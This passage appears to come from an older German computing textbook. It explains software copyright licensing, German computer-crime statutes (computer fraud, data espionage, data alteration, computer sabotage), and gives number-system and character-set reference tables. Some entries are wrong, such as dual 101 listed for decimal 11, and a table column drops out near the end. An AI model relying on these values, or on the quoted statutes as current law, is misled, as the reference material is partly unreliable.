Eine wirtschaftliche Verwertung des Urheberrechtes erfolgt durch die Einräumung von **Nutzungsrechten** (Lizenzen). Ein derartiges Nutzungsrecht kann in umfassender Weise hinsichtlich aller Nutzungsarten, aber auch auf einzelne Nutzungsarten begrenzt eingeräumt werden (§31 Satz 1 Abs.1 UrhG). Soweit die Nutzungsberechtigung unter Ausschluß anderer Personen einschließlich des Urhebers selbst eingeräumt wird, spricht man von einem **ausschließlichen** Nutzungsrecht (§31 ABs. 3 UrhG), während Nutzungsrechte neben anderen Personen **einfache** Nutzungsrechte sind. Das Nutzungsrecht kann auch zeitlich, örtlich oder inhaltlich beschränkt werden.

In der Regel erfolgt die Einräumung von Nutzungsrechten durch Vertrag. Es kann dies jedoch auch durch eine einseitige Erklärung z. B. verbunden mit dem Programm und dem Urheberzeichen erfolgen. In der Praxis erfolgt dies bei Programmen mit dem Vermerk **Public Domain**, der jedermann unentgeltlich ein Nutzungsrecht einräumt. Das Nutzungsrecht kann unbeschränkt oder beispielsweise auf die nichtgewerbliche Nutzung beschränkt sein. Der aus Amerika stammende Begriff **Shareware** bezeichnet ein Vertriebskonzept[3], das dem Programmbenutzer unentgeltlich meist zeitlich beschränkte Nutzungsrechte einräumt, damit er das Programm vor einem endgültigen Kauf ausprobieren kann. Derartige Vermerke und die darin zum Ausdruck kommende Erlaubnis zur Nutzung durch

[3] Näheres zum Shareware-Konzept siehe Nelson Ford: *Programmer's Guide*, im Netz zu finden.

jedermann sind mit Vorsicht zu gebrauchen, da solche Erklärungen nur schwer zu widerrufen sind.

Verträge, in denen sich der Urheber zur Einräumung von Nutzungsrechten an künftigen Werken verpflichtet, die nicht näher bestimmt sind, bedürfen der Schriftform (§40 Abs. 1 UrhG). Eine Verpflichtung dahingehend, ein Nutzungsrecht für eine noch nicht bekannte Nutzungsart einzuräumen, ist unwirksam (§31 Abs. 4 UrhG).

Von der Übertragung des Nutzungsrechtes ist die Unterlizensierung – also Begründung eines neuen Nutzungsrechtes zweiter Stufe – zu unterscheiden. Die Begründung einer **Unterlizenz** bedarf der Zustimmung des Urhebers, die schon bei Begründung des Nutzungsrechtes erteilt werden kann.

Zum Schutz des Urhebers sieht §41 UrhG ein **Rückrufrecht** hinsichtlich eines ausschließlichen Nutzungsrechtes vor, wenn der Inhaber das Recht nicht oder nicht ausreichend ausübt und dadurch berechtigte Interessen des Urhebers erheblich verletzt werden. Das Nutzungsrecht erlischt erst mit Wirksamwerden des Rückrufes (§41 Abs. 5 UrhG).

§42 UrhG gibt dem Urheber ein Rückrufrecht hinsichtlich eines ausschließlichen oder einfachen Nutzungsrechts, wenn das Werk nicht mehr seiner Überzeugung entspricht und ihm deshalb die Verwertung nicht weiter zugemutet werden kann.

6.3.3 Nutzungsrechte und Arbeitsverhältnis

§43 UrhG stellt zunächst fest, daß auch das Urheberrecht an Werken, die von Arbeitnehmern im Rahmen ihres Arbeitsverhältnisses geschaffen werden, in der Person des Arbeitnehmers entsteht. Der Arbeitnehmer ist auch in diesem Fall der originäre Träger des Urheberrechtes.

In Anwendung des §31 Abs. 5 UrhG und der darin verankerten Zweckübertragungstheorie wird von der Rechtsprechung und auch der Literatur einhellig angenommen, daß bei urheberrechtlich geschützten Programmen, die in Erfüllung eines Arbeitsvertrages entwickelt wurden, eine stillschweigende Übertragung von Nutzungsrechten auf den Arbeitgeber durch Abschluß des Arbeitsverhältnisses erfolgt. In Fortführung der in der genannten Vorschrift verankerten Zweckübertragungstheorie wird der Umfang der stillschweigenden Nutzungsübertragung dahingehend bestimmt, daß im Zweifel nicht mehr Rechte übertragen werden, als zur Zweckerreichung erforderlich sind. Es kommt daher auf die betrieblichen Zwecke an, und es verbleiben die Nutzungsrechte für Nutzungsarten, die nicht den betrieblichen Zwecken des Arbeitgebers dienen, beim Arbeitnehmer. Dabei tendieren sowohl die Rechtsprechung wie die Literatur dahin, daß ein ausschließliches Nutzungsrecht im Regelfall gegeben ist. So heißt es in einer Entscheidung, daß Nutzungsrechte für Computerprogramme "im weitestgehend zulässigen Umfang auf den Arbeitgeber auch ohne ausdrückliche Erklärung aufgrund des Arbeitsvertrages übertragen werden."

6.3.4 Schutz vor Rechtsverletzungen

Vor Verletzungen des Urheberrechtes gibt das Urheberrechtsgesetz zivilrechtlichen und strafrechtlichen Schutz. **Zivilrechtlich** kann der Verletzte gemäß §§97 Abs. 1 UrhG ein Anspruch auf Unterlassung bzw. Beseitigung der Beeinträchtigung und bei Verschulden auch Schadensersatz geltend machen. Statt Schadensersatz kann der Verletzte auch Herausgabe des Gewinns (§97 Abs. 1 Satz 2 UrhG) oder Zahlung einer angemessenen Linzenzgebühr verlangen. Bei gravierenden Eingriffen in das Urheberpersönlichkeitsrecht eröffnet §97 Abs. 2 Satz 1 UrhG einen Anspruch auf Entschädigung in Geld. Der Verletzte hat darüber hinaus einen Anspruch auf Vernichtung der rechtswidrig hergestellten, der zu rechtswidriger Verbreitung bestimmten sowie der rechtswidrig verbreiteten Stücke (§98 Abs.1 UrhG) sowie einen Anspruch auf Unbrauchbarmachung oder Vernichtung der zur rechtswidrigen Herstellung benutzten Vorrichtungen (§98 Abs. 2 UrhG). Der Verletzte kann aber auch die Überlassung der Vervielfältigungsstücke und Vorrichtungen gegen angemessene Vergütung verlangen (§99 UrhG).

Strafrechtlich verfolgt werden kann die Verwertung – Vervielfältigung, Verbreitung, öffentliche Wiedergabe – geschützter Werke, wenn sie ohne Einwilligung des Berechtigten erfolgt (§106 UrhG). §106 UrhG lautet:

> Wer in anderen als den gesetzlich zugelassenen Fällen ohne Einwilligung des Berechtigten ein Werk oder eine Bearbeitung oder Umgestaltung eines Werkes vervielfältigt, verbreitet oder öffentlich wiedergibt, wird mit Freiheitsstrafe bis zu 3 Jahren oder mit Geldstrafe bestraft.

In §107 UrhG ist auch das unzulässige Anbringen der Urheberbezeichnung als Straftatbestand geregelt und wird mit einer Freiheitsstrafe bis zu 3 Jahren sanktioniert.

Soweit die beiden vorgenannten Straftatbestände gewerbsmäßig betrieben werden und daher gewerbsmäßig eine unerlaubte Verwertung vorgenommen wird, kann eine Strafe bis zu 5 Jahren gemäß §108 a UrhG ausgesprochen werden.

In allen Fällen der im Urheberrechtsgesetz geregelten Straftatbestände ist für die Strafverfolgung ein **Strafantrag** erforderlich. Es sei denn, die Strafverfolgungsbehörde hält wegen eines besonderen öffentlichen Interesses an der Strafverfolgung ein Einschreiten von Amts wegen für geboten.

6.4 Gewährleistung, Haftung

(Fortsetzung folgt)

6.5 Strafrecht

Wie bereits zu Beginn des Kapitels angesprochen, wurden in das **Strafrecht** vereinzelt Normen aufgenommen, die die Strafverfolgung von Taten im Zusammenhang mit Computern, gespeicherten Daten und sonstigen Datenträgern vorsehen, wie etwa die Computersabotage. Im folgenden wird daher nur auf die speziellen

Neuregelungen im Rahmen des Strafrechtes eingegangen. Es wäre müßig, darüber hinaus jede einzelne Norm darauf zu überprüfen, inwieweit sie auch eine Strafverfolgung von Straftaten in Zusammenhang mit neuer Computertechnik vorsehen.

6.5.1 Computerbetrug (§263a StGB)

Der klassische Tatbestand des **Betruges** (§263 StGB) ist nur dann erfüllt, wenn ein Mensch getäuscht und in Folge dieses Irrtums eine nachteilige Vermögensverfügung geschaffen wird. Ein Betrugsvorwurf schied danach vor der Regelung des **Computerbetruges** dann aus, wenn die für eine Datenverarbeitung erheblichen Daten vom Täter unmittelbar in die Datenverarbeitungsanlage eingegeben wurden, ohne daß eine weitere Kontrolle dieser Daten durch andere Personen stattfindet. Insbesondere für diese Fälle der **Inputmanipulationen** wurde §263a StGB (Computerbetrug) neu in das Strafgesetzbuch aufgenommen. §263a StGB lautet:

> Wer in der Absicht, sich oder einem Dritten einen rechtswidrigen Vermögensvorteil zu verschaffen, das Vermögen eines anderen dadurch beschädigt, daß er das Ergebnis eines Datenverarbeitungsvorgangs durch unrichtige Gestaltung des Programms, durch Verwendung unrichtiger oder unvollständiger Daten, durch unbefugte Verwendung von Daten oder sonst durch unbefugte Einwirkung auf den Ablauf beeinflußt, wird mit Freiheitsstrafen bis zu 5 Jahren oder mit Geldstrafe bestraft.

Die Tathandlung besteht also darin, daß der Täter die Vermögensverfügung, die mit den technischen Hilfsmitteln der Datenverarbeitungsanlage getroffen wird, beeinflußt. Nicht erforderlich ist, daß der Täter durch seine Handlung die Vermögensdisposition unmittelbar auslöst. Täter kann aber nach dieser weiten Fassung auch derjenige sein, der mit der Eingabephase unmittelbar nichts zu tun hat, sondern lediglich für die Eingabephase falsche Daten liefert. Das Merkmal des Beeinflussens verlangt aber auch, daß die manipulierten Daten des Täters in den Verarbeitungsvorgang Eingang finden und ihn mitbestimmen müssen.

Als Tatmittel sieht der Tatbestand zunächst die Beeinflussung des Ergebnisses des Datenverarbeitungsvorganges durch Verwendung unrichtiger oder vollständiger Daten vor. Außerdem wird ausdrücklich erwähnt, daß auch die unrichtige Gestaltung des Programms ein Tatmittel sein kann. Weiterhin kann der Tatbestand auch durch die Tathandlung der unbefugten Verwendung von Daten verwirklicht werden. Hierdurch wird insbesondere der Mißbrauch verlorengegangener oder entwendeter Geld- oder Bankautomatenkarten durch unberechtigte Dritte von der Strafnorm erfaßt. Schließlich ist auch ein Verhalten strafbar, das sonst durch unbefugte Einwirkung auf den Ablauf der Datenverarbeitung zu einem **Vermögensschaden** führt. Diese Modalität deckt Hardwaremanipulationen, Einflußnahmen auf den zeitlichen Ablauf des Programmes sowie solche Fälle ab, in denen auf die Arbeitsanweisung für die Datenverarbeitung eingewirkt wird.

Erfolg des vollendeten Deliktes ist ein Vermögensschaden. Strafbar ist aber auch der Versuch nach §263a Abs. 2 StGB in Verbindung mit §263 Abs. 2 StGB.

In besonders schweren Fällen ist die Strafe eine Freiheitsstrafe von 1 Jahr bis zu 6 Jahren.

6.5.2 Ausspähen von Daten (§202a StGB)

Mit der Neuregelung des §202a StGB wird das sich unbefugte Verschaffen von besonders gesicherten, nicht für den Täter bestimmten Daten unter Strafe gestellt. §202a StGB lautet:

> (1) Wer unbefugt Daten, die nicht für ihn bestimmt und die gegen unberechtigten Zugang besonders gesichert sind, sich oder einem anderen verschafft, wird mit Freiheitsstrafe bis zu 3 Jahren oder mit Geldstrafe bestraft.
>
> (2) Daten im Sinne des Absatzes 1 sind nur solche, die elektronisch, magnetisch oder sonst nicht unmittelbar wahrnehmbar gespeichert sind oder übermittelt werden.

In Absatz 2 ist eine sogenannte **Legaldefinition** darüber enthalten, was in dieser Vorschrift, aber auch in den weiteren Vorschriften im Strafgesetzbuch, die darauf Bezug nehmen, unter **Daten** zu verstehen ist. Entscheidend ist hier nicht der Inhalt, also daß es sich bei den Daten um Geheimnisse handeln muß, sondern der Inhalt muß besonders gesichert sein, und damit ist die Art und Weise der **Sicherung** entscheidend. Hier sind die System-Manager aufgerufen.

Der Begriff *verschafft* verlangt mehr als das bloße Eindringen in eine fremde Datenbank im Wege des sogenannten **Hackens**[4], denn der Wortlaut des §202a StGB verlangt, daß der Täter mit den Daten nach eigenen Zwecken verfahren will. Das aber läßt sich den Hackern schwerlich nachweisen. Demgegenüber verlangt der Begriff *verschaffen* nicht, daß der Täter vom Inhalt der Daten Kenntnis nimmt, es reicht insoweit, wenn die Daten unmittelbar nach dem Verschaffen z. B. einem Dritten überlassen werden.

Neuerdings wird in der Literatur erörtert – wegen der Neuregelung dieser Vorschrift gibt es hierzu noch keine höchstrichterliche Entscheidung – ob das Erstellen von **Raubkopien** (das Kopieren von Programmen ohne ausdrückliche Genehmigung) und das **Reverse Engineering** (siehe Abschnitt 6.2 *Halbleiterschutzgesetz*) eine nach dieser Vorschrift strafbare Handlung sein kann. Zunächst wird bejaht, daß in der Regel auch käufliche Programme hinsichtlich der Befehlsstruktur und des Aufbaus des Programmes einen auch vor dem Käufer des Programmes

[4] Die technische Definition des Hackers, weiblich Haeckse, findet sich in jargon.text im Netz: HACKER (originally, someone who makes furniture with an axe) n. 1. A person who enjoys learning the details of programming systems and how to stretch their capabilities, as opposed to most users who prefer to learn only the minimum necessary. 2. One who programs enthusiastically, or who enjoys programming rather than just theorizing about programming. 3. A person capable of appreciating hack value (q.v.). 4. A person who is good at programming quickly. Not everything a hacker produces is a hack. 5. An expert at a particular program, or one who frequently does work using it or on it; example: "A SAIL hacker". (Definitions 1 to 5 are correlated, and people who fit them congregate.) 6. A malicious or inquisitive meddler who tries to discover information by poking around. Hence "password hacker", "network hacker". Vom Hacker sind zu unterscheiden der Cracker und der Phreak, siehe ebendort.

gesicherten Teil enthalten. Soweit dann noch ein Kopierschutz und/oder eine Zugangssicherung besteht, die die Decompilierung eines ausführbaren Progamms erschweren oder gar verhindern soll, wird eine Strafbarkeit bei Überwindung dieser Schutzmaßnahmen angenommen. Selbst bei nicht besonders geschützten Programmen wird das Reverse Engineering dann für strafbar angesehen, wenn es sich um ein langes und komplexes Programm handelt und wenn die Rückübersetzung in den Quellcode sehr arbeitsaufwendig und mühsam ist. Ob diese Ansicht von der Rechtsprechung akzeptiert wird, dürfte jedoch mehr als fraglich sein. Hinzukommen muß auf jeden Fall noch, daß die Voraussetzungen des Verschaffens erfüllt sind.

Die Tat ist nach §205 Abs. 1 StGB ein **Antragsdelikt**, der **Versuch** ist nicht strafbar. Eine Strafverfolgung von Amts wegen durch Polizei und Staatsanwalt kommt nur dann infrage, wenn ein besonderes öffentliches Interesse an der Strafverfolgung besteht.

6.5.3 Datenveränderung (§303a StGB)

Durch diesen Straftatbestand soll in Ergänzung des §303 StGB (allgemeine Sachbeschädigung) als Daten dargestellte Informationen gegen die Beeinträchtigung und die Beseitigung ihrer Verwendbarkeit geschützt werden. §303a StGB lautet:

> Wer rechtswidrig Daten (§202a Abs. 2) löscht, unterdrückt, unbrauchbar macht oder verändert, wird mit Freiheitsstrafe bis zu 2 Jahren oder Geldstrafe bestraft.

Tatobjekt sind alle nicht unmittelbar wahrnehmbaren Daten im Sinne der Legaldefinition des §202a Abs. 2 StGB. Die Tathandlung des **Löschens** von Daten, die dem Zerstören einer Sache in §303 StGB entspricht, macht die Daten unwiederbringlich vollständig unkenntlich. Ein **Unterdrücken** von Daten liegt dagegen vor, wenn diese dem Zugriff des Berechtigen entzogen und deshalb nicht mehr verwendet werden können; insoweit geht der Tatbestand der Datenveränderung über den der Sachbeschädigung hinaus. **Unbrauchbar** gemacht sind Daten, wenn sie so in ihrer Gebrauchsfähigkeit beeinträchtigt werden, daß sie nicht mehr bestimmungsgemäß verwendet werden und damit ihre Zwecke nicht mehr erfüllen können. Das **Verändern** von Daten erfaßt auch Funktionsbeeinträchtigungen, das heißt zum Beispiel inhaltliche Umgestaltungen, durch die der Informationsgehalt und der Aussagewert der Daten verändert wird.

Hier ist bereits der **Versuch** strafbar, so daß es nicht erst zu einer Datenveränderung kommen muß.

6.5.4 Computersabotage (§303b StGB)

Mit diesem ebenfalls neu geregelten Sondertatbestand sollen vorsätzliche Störungen der Datenübertragung, Fehlbedienung der Computer, Hardware und sonstige Eingriffe in Datenverarbeitungabläufe in Wirtschaft und Verwaltung strafrechtlich verfolgbar gemacht werden. Der Wortlaut des §303b StGB:

> (1) Wer eine Datenverarbeitung, die für einen fremden Betrieb, ein fremdes Unternehmen oder eine Behörde von wesentlicher Bedeutung ist, dadurch stört, daß er 1. eine Tat nach §303a Abs. 1 begeht oder 2. eine Datenverarbeitungsanlage oder einen Datenträger zerstört, beschädigt, unbrauchbar macht, beseitigt oder verändert, wird mit Freiheitsstrafe bis zu 5 Jahren oder mit Geldstrafe bestraft.

Strafbar macht sich nach diesem Wortlaut, wer eine Datenverarbeitung, die für einen fremden Betrieb, ein fremdes Unternehmen oder eine Behörde von wesentlicher Bedeutung ist, durch eine der in Absatz 1 Nr.1 und 2 genannten konkreten Angriffshandlungen stört. Eingeschränkt ist daher der Tatbestand dadurch, daß die betroffene Datenverarbeitung von wesentlicher Bedeutung sein muß. Offensichtlich gemeint sind damit Angriffe auf Daten, die in den **Rechenzentren** von Großunternehmen bzw. in Anlagen gespeichert sind, welche die für die Funktionsfähigkeit von Unternehmen oder Behörden zentrale Informationen enthalten. Als Beispiel werden hier in der Literatur Funktionsbereiche wie Lohnabrechnungen, Steuerberechnungen etc. genannt. Dagegen werden engumgrenzte Aufgabenbereiche – wie sie von elektronischen Schreibmaschinen oder Taschenrechnern ausgeführt werden können – nicht einbegriffen. Fremd ist die Wirtschaftseinheit, sobald der Täter nicht ihr Inhaber oder vertretungsberechtigter Repräsentant ist. Damit kann auch jeder Angestellte, dem die Anlage tatsächlich nicht fremd ist, Täter dieses Deliktes sein.

Gestört ist die für die Wirtschaftseinheit wesentlich bedeutsame Datenverarbeitung keineswegs schon bei einer Gefährdung, sondern erst dann, wenn ihr Ablauf nicht unerheblich beeinträchtigt wurde. Sabotagehandlungen von untergeordneter Bedeutung, z. B. Manipulation an elektronischen Schreibmaschinen, fallen nicht darunter. Jedoch wird auf der anderen Seite kein Erfolg einer Störung des Betriebes gefordert, wie sie aus anderen Strafrechtsnormen, z. B. §316b Störung öffentlicher Betriebe, bekannt ist.

Während Absatz 1 Nr.1 eine sogenannte Qualifikation, also der strafrechtliche Vorwurf der besonderen Schwere eines Grunddeliktes – nämlich des §303a StGB – darstellt, bezieht sich Absatz 1 Nr.2 auf Sabotagehandlungen an Computerhardware und Datenträgern. Die verwandten Begriffe *zerstören* und *beschädigen* decken sich mit denen der allgemeinen Sachbeschädigung in §303 StGB. Die genannten Gegenstände sind beseitigt, wenn sie aus dem Verfügungs- und Gebrauchsbereich des Berechtigten entfernt sind. Sie sind unbrauchbar gemacht, wenn ihre Gebrauchsfähigkeit so stark beeinträchtigt wird, daß sie nicht bestimmungsgemäß verwendet werden können. Verändert sind sie dann, wenn ein vom bisherigen abweichender Zustand herbeigeführt wird.

Ebenso wie §303a ist auch §303b StGB nur ein **Antragsdelikt** und wird daher nur verfolgt, wenn ein Antrag vorliegt oder aber wenn ein besonderes öffentliches Interesse an der Strafverfolgung besteht.

6.6 Datenschutz

(Fortsetzung folgt)

Hie hât daz mære ein Ende. Es folgen noch ein Anhang mit Daten zum Nachschlagen, nicht zum Auswendiglernen, sowie ein Sachverzeichnis, das stellenweise fast zu einem Thesaurus geraten ist.

... aber die Daten fehlen, um den ganzen
Nonsens richtig zu überblicken –
Benn, Drei alte Männer

Anhang A

Zahlensysteme

Außer dem **Dezimalsystem** sind das **Dual-**, das **Oktal-** und das **Hexadezimalsystem** gebräuchlich. Ferner spielt das **Binär codierte Dezimalsystem (BCD)** bei manchen Anwendungen eine Rolle. Bei diesem sind die einzelnen Dezimalstellen für sich dual dargestellt. Die folgende Tabelle enthält die Werte von 0 bis dezimal 127. Bequemlichkeitshalber sind auch die zugeordneten ASCII-Zeichen aufgeführt.

dezimal	dual	oktal	hex	BCD	ASCII
0	0	0	0	0	nul
1	1	1	1	1	soh
2	10	2	2	10	stx
3	11	3	3	11	etx
4	100	4	4	100	eot
5	101	5	5	101	enq
6	110	6	6	110	ack
7	111	7	7	111	bel
8	1000	10	8	1000	bs
9	1001	11	9	1001	ht
10	1010	12	a	1.0	lf
11	101	13	b	1.1	vt
12	1100	14	c	1.10	ff
13	1101	15	d	1.11	cr
14	1110	16	e	1.100	so
15	1111	17	f	1.101	si
16	10000	20	10	1.110	dle
17	10001	21	11	1.111	dc1
18	10010	22	12	1.1000	dc2
19	10011	23	13	1.1001	dc3
20	10100	24	14	10.0	dc4
21	10101	25	15	10.1	nak
22	10110	26	16	10.10	syn

23	10111	27	17	10.11	etb
24	11000	30	18	10.100	can
25	11001	31	19	10.101	em
26	11010	32	1a	10.110	sub
27	11011	33	1b	10.111	esc
28	11100	34	1c	10.1000	fs
29	11101	35	1d	10.1001	gs
30	11110	36	1e	11.0	rs
31	11111	37	1f	11.1	us
32	100000	40	20	11.10	space
33	100001	41	21	11.11	!
34	100010	42	22	11.100	”
35	100011	43	23	11.101	#
36	100100	44	24	11.110	$
37	100101	45	25	11.111	%
38	100110	46	26	11.1000	&
39	100111	47	27	11.1001	’
40	101000	50	28	100.0	(
41	101001	51	29	100.1	)
42	101010	52	2a	100.10	*
43	101011	53	2b	100.11	+
44	101100	54	2c	100.100	,
45	101101	55	2d	100.101	-
46	101110	56	2e	100.110	.
47	101111	57	2f	100.111	/
48	110000	60	30	100.1000	0
49	110001	61	31	100.1001	1
50	110010	62	32	101.0	2
51	110011	63	33	101.1	3
52	110100	64	34	101.10	4
53	110101	65	35	101.11	5
54	110110	66	36	101.100	6
55	110111	67	37	101.101	7
56	111000	70	38	101.110	8
57	111001	71	39	101.111	9
58	111010	72	3a	101.1000	:
59	111011	73	3b	101.1001	;
60	111100	74	3c	110.0	<
61	111101	75	3d	110.1	=
62	111110	76	3e	110.10	>
63	111111	77	3f	110.11	?
64	1000000	100	40	110.100	@
65	1000001	101	41	110.101	A
66	1000010	102	42	110.110	B
67	1000011	103	43	110.111	C
68	1000100	104	44	110.1000	D

69	1000101	105	45	110.1001	E
70	1000110	106	46	111.0	F
71	1000111	107	47	111.1	G
72	1001000	110	48	111.10	H
73	1001001	111	49	111.11	I
74	1001010	112	4a	111.100	J
75	1001011	113	4b	111.101	K
76	1001100	114	4c	111.110	L
77	1001101	115	4d	111.111	M
78	1001110	116	4e	111.1000	N
79	1001111	117	4f	111.1001	O
80	1010000	120	50	1000.0	P
81	1010001	121	51	1000.1	Q
82	1010010	122	52	1000.10	R
83	1010011	123	53	1000.11	S
84	1010100	124	54	1000.100	T
85	1010101	125	55	1000.101	U
86	1010110	126	56	1000.110	V
87	1010111	127	57	1000.111	W
88	1011000	130	58	1000.1000	X
89	1011001	131	59	1000.1001	Y
90	1011010	132	5a	1001.0	Z
91	1011011	133	5b	1001.1	[
92	1011100	134	5c	1001.10	\
93	1011101	135	5d	1001.11	]
94	1011110	136	5e	1001.100	ˆ
95	1011111	137	5f	1001.101	_
96	1100000	140	60	1001.110	‘
97	1100001	141	61	1001.111	a
98	1100010	142	62	1001.1000	b
99	1100011	143	63	1001.1001	c
100	1100100	144	64	1.0.0	d
101	1100101	145	65	1.0.1	e
102	1100110	146	66	1.0.10	f
103	1100111	147	67	1.0.11	g
104	1101000	150	68	1.0.100	h
105	1101001	151	69	1.0.101	i
106	1101010	152	6a	1.0.110	j
107	1101011	153	6b	1.0.111	k
108	1101100	154	6c	1.0.1000	l
109	1101101	155	6d	1.0.1001	m
110	1101110	156	6e	1.1.0	n
111	1101111	157	6f	1.1.1	o
112	1110000	160	70	1.1.10	p
113	1110001	161	71	1.1.11	q
114	1110010	162	72	1.1.100	r

115	1110011	163	73	1.1.101	s
116	1110100	164	74	1.1.110	t
117	1110101	165	75	1.1.111	u
118	1110110	166	76	1.1.1000	v
119	1110111	167	77	1.1.1001	w
120	1111000	170	78	1.10.0	x
121	1111001	171	79	1.10.1	y
122	1111010	172	7a	1.10.10	z
123	1111011	173	7b	1.10.11	{
124	1111100	174	7c	1.10.100	|
125	1111101	175	7d	1.10.101	}
126	1111110	176	7e	1.10.110	˜
127	1111111	177	7f	1.10.111	del

Anhang B

Zeichensätze

B.1 EBCDIC, ASCII, Roman8, IBM-PC

Die Zeichensätze (data codes) sind in den Ausgabegeräten (Terminal, Drucker) gespeicherte Tabellen, die die vom Computer kommenden Zahlen in Zeichen umsetzen.

dezimal	oktal	EBCDIC	ASCII-7	Roman8	IBM-PC
0	0	nul	nul	nul	nul
1	1	soh	soh	soh	Grafik
2	2	stx	stx	stx	Grafik
3	3	etx	etx	etx	Grafik
4	4	pf	eot	eot	Grafik
5	5	ht	enq	enq	Grafik
6	6	lc	ack	ack	Grafik
7	7	del	bel	bel	bel
8	10		bs	bs	Grafik
9	11	rlf	ht	ht	ht
10	12	smm	lf	lf	lf
11	13	vt	vt	vt	home
12	14	ff	ff	ff	ff
13	15	cr	cr	cr	cr
14	16	so	so	so	Grafik
15	17	si	si	si	Grafik
16	20	dle	dle	dle	Grafik
17	21	dc1	dc1	dc1	Grafik
18	22	dc2	dc2	dc2	Grafik
19	23	dc3	dc3	dc3	Grafik
20	24	res	dc4	dc4	Grafik
21	25	nl	nak	nak	Grafik
22	26	bs	syn	syn	Grafik
23	27	il	etb	etb	Grafik
24	30	can	can	can	Grafik
25	31	em	em	em	Grafik
26	32	cc	sub	sub	Grafik

27	33		esc	esc	Grafik
28	34	ifs	fs	fs	cur right
29	35	igs	gs	gs	cur left
30	36	irs	rs	rs	cur up
31	37	ius	us	us	cur down
32	40	ds	space	space	space
33	41	sos	!	!	!
34	42	fs	”	”	”
35	43		#	#	#
36	44	byp	$	$	$
37	45	lf	%	%	%
38	46	etb	&	&	&
39	47	esc	’	’	’
40	50		(	(	(
41	51		)	)	)
42	52	sm	*	*	*
43	53		+	+	+
44	54		,	,	,
45	55	enq	-	-	-
46	56	ack	.	.	.
47	57	bel	/	/	/
48	60		0	0	0
49	61		1	1	1
50	62	syn	2	2	2
51	63		3	3	3
52	64	pn	4	4	4
53	65	rs	5	5	5
54	66	uc	6	6	6
55	67	eot	7	7	7
56	70		8	8	8
57	71		9	9	9
58	72		:	:	:
59	73		;	;	;
60	74	dc4	<	<	<
61	75	nak	=	=	=
62	76		>	>	>
63	77	sub	?	?	?
64	100	space	@	@	@
65	101		A	A	A
66	102	â	B	B	B
67	103	ä	C	C	C
68	104	à	D	D	D
69	105	á	E	E	E
70	106	ã	F	F	F
71	107	å	G	G	G
72	110	ç	H	H	H

73	111	ñ	I	I	I
74	112	[	J	J	J
75	113	.	K	K	K
76	114	<	L	L	L
77	115	(	M	M	M
78	116	+	N	N	N
79	117	!	O	O	O
80	120	&	P	P	P
81	121	é	Q	Q	Q
82	122	ê	R	R	R
83	123	ë	S	S	S
84	124	è	T	T	T
85	125	í	U	U	U
86	126	î	V	V	V
87	127	ï	W	W	W
88	130	ì	X	X	X
89	131	ß	Y	Y	Y
90	132	]	Z	Z	Z
91	133	$	[	[	[
92	134	*	\	\	\
93	135	)	]	]	]
94	136	;	ˆ	ˆ	ˆ
95	137	ˆ	_	_	_
96	140	–	‘	‘	‘
97	141	/	a	a	a
98	142	Â	b	b	b
99	143	Ä	c	c	c
100	144	À	d	d	d
101	145	Á	e	e	e
102	146	Ã	f	f	f
103	147	Å	g	g	g
104	150	Ç	h	h	h
105	151	Ñ	i	i	i
106	152	|	j	j	j
107	153	,	k	k	k
108	154	%	l	l	l
109	155	_	m	m	m
110	156	>	n	n	n
111	157	?	o	o	o
112	160	ø	p	p	p
113	161	É	q	q	q
114	162	Ê	r	r	r
115	163	Ë	s	s	s
116	164	È	t	t	t
117	165	Í	u	u	u

118	166	Î	v	v	v
119	167	Ï	w	w	w
120	170	Ì	x	x	x
121	171	‘	y	y	y
122	172	:	z	z	z
123	173	#	{	{	{
124	174	@	|	|	|
125	175	’	}	}	}
126	176	=	˜	˜	˜
127	177	”	del	del	Grafik
128	200	Ø			Ç
129	201	a			ü
130	202	b			é
131	203	c			â
132	204	d			ä
133	205	e			à
134	206	f			å
135	207	g			ç
136	210	h			ê
137	211	i			ë
138	212	≪			è
139	213	≫			ı
140	214				î
141	215	ý			ì
142	216				Ä
143	217	±			Å
144	220				É
145	221	j			œ
146	222	k			Æ
147	223	l			ô
148	224	m			ö
149	225	n			ò
150	226	o			û
151	227	p			ù
152	230	q			ÿ
153	231	r			Ö
154	232	a̲			Ü
155	233	o̲			
156	234	æ			£
157	235	–			Yen
158	236	Æ			Pt
159	237				ƒ
160	240	μ			á
161	241	∼		À	í
162	242	s		Â	ó

163	243	t		È	ú
164	244	u		Ê	ñ
165	245	v		Ë	Ñ
166	246	w		Î	a̲
167	247	x		Ï	o̲
168	250	y		’	¿
169	251	z		‘	Grafik
170	252	¡		ˆ	Grafik
171	253	¿			1/2
172	254			˜	1/4
173	255	Ý		Ù	¡
174	256			Û	≪
175	257				≫
176	260				Grafik
177	261	£			Grafik
178	262	Yen			Grafik
179	263			∘	Grafik
180	264	ƒ		Ç	Grafik
181	265	§		ç	Grafik
182	266	¶		Ñ	Grafik
183	267			ñ	Grafik
184	270			¡	Grafik
185	271			¿	Grafik
186	272				Grafik
187	273	|		£	Grafik
188	274	–		Yen	Grafik
189	275			§	Grafik
190	276			ƒ	Grafik
191	277	=			Grafik
192	300	{		â	Grafik
193	301	A		ê	Grafik
194	302	B		ô	Grafik
195	303	C		û	Grafik
196	304	D		á	Grafik
197	305	E		é	Grafik
198	306	F		ó	Grafik
199	307	G		ú	Grafik
200	310	H		à	Grafik
201	311	I		è	Grafik
202	312			ò	Grafik
203	313	ô		ù	Grafik
204	314	ö		ä	Grafik
205	315	ò		ë	Grafik
206	316	ó		ö	Grafik
207	317	õ		ü	Grafik

208	320	}	Å	Grafik
209	321	J	î	Grafik
210	322	K	Ø	Grafik
211	323	L	Æ	Grafik
212	324	M	å	Grafik
213	325	N	í	Grafik
214	326	O	ø	Grafik
215	327	P	æ	Grafik
216	330	Q	Ä	Grafik
217	331	R	ì	Grafik
218	332		Ö	Grafik
219	333	û	Ü	Grafik
220	334	ü	É	Grafik
221	335	ù	ı	Grafik
222	336	ú	ß	Grafik
223	337	y	Ô	Grafik
224	340	\	Á	α
225	341		Ã	β
226	342	S	ã	Γ
227	343	T		π
228	344	U		Σ
229	345	V	Í	σ
230	346	W	Ì	μ
231	347	X	Ó	τ
232	350	Y	Ò	Φ
233	351	Z	Õ	θ
234	352		õ	Ω
235	353	Ô	Š	δ
236	354	Ö	š	∞
237	355	Ò	Ú	$\emptyset$
238	356	Ó	Y	$\in$
239	357	Õ	y	$\cap$
240	360	0	thorn	$\equiv$
241	361	1	Thorn	$\pm$
242	362	2		$\geq$
243	363	3		$\leq$
244	364	4		Haken
245	365	5		Haken
246	366	6	–	$\div$
247	367	7	1/4	$\approx$
248	370	8	1/2	$\circ$
249	371	9	a̲	$\bullet$
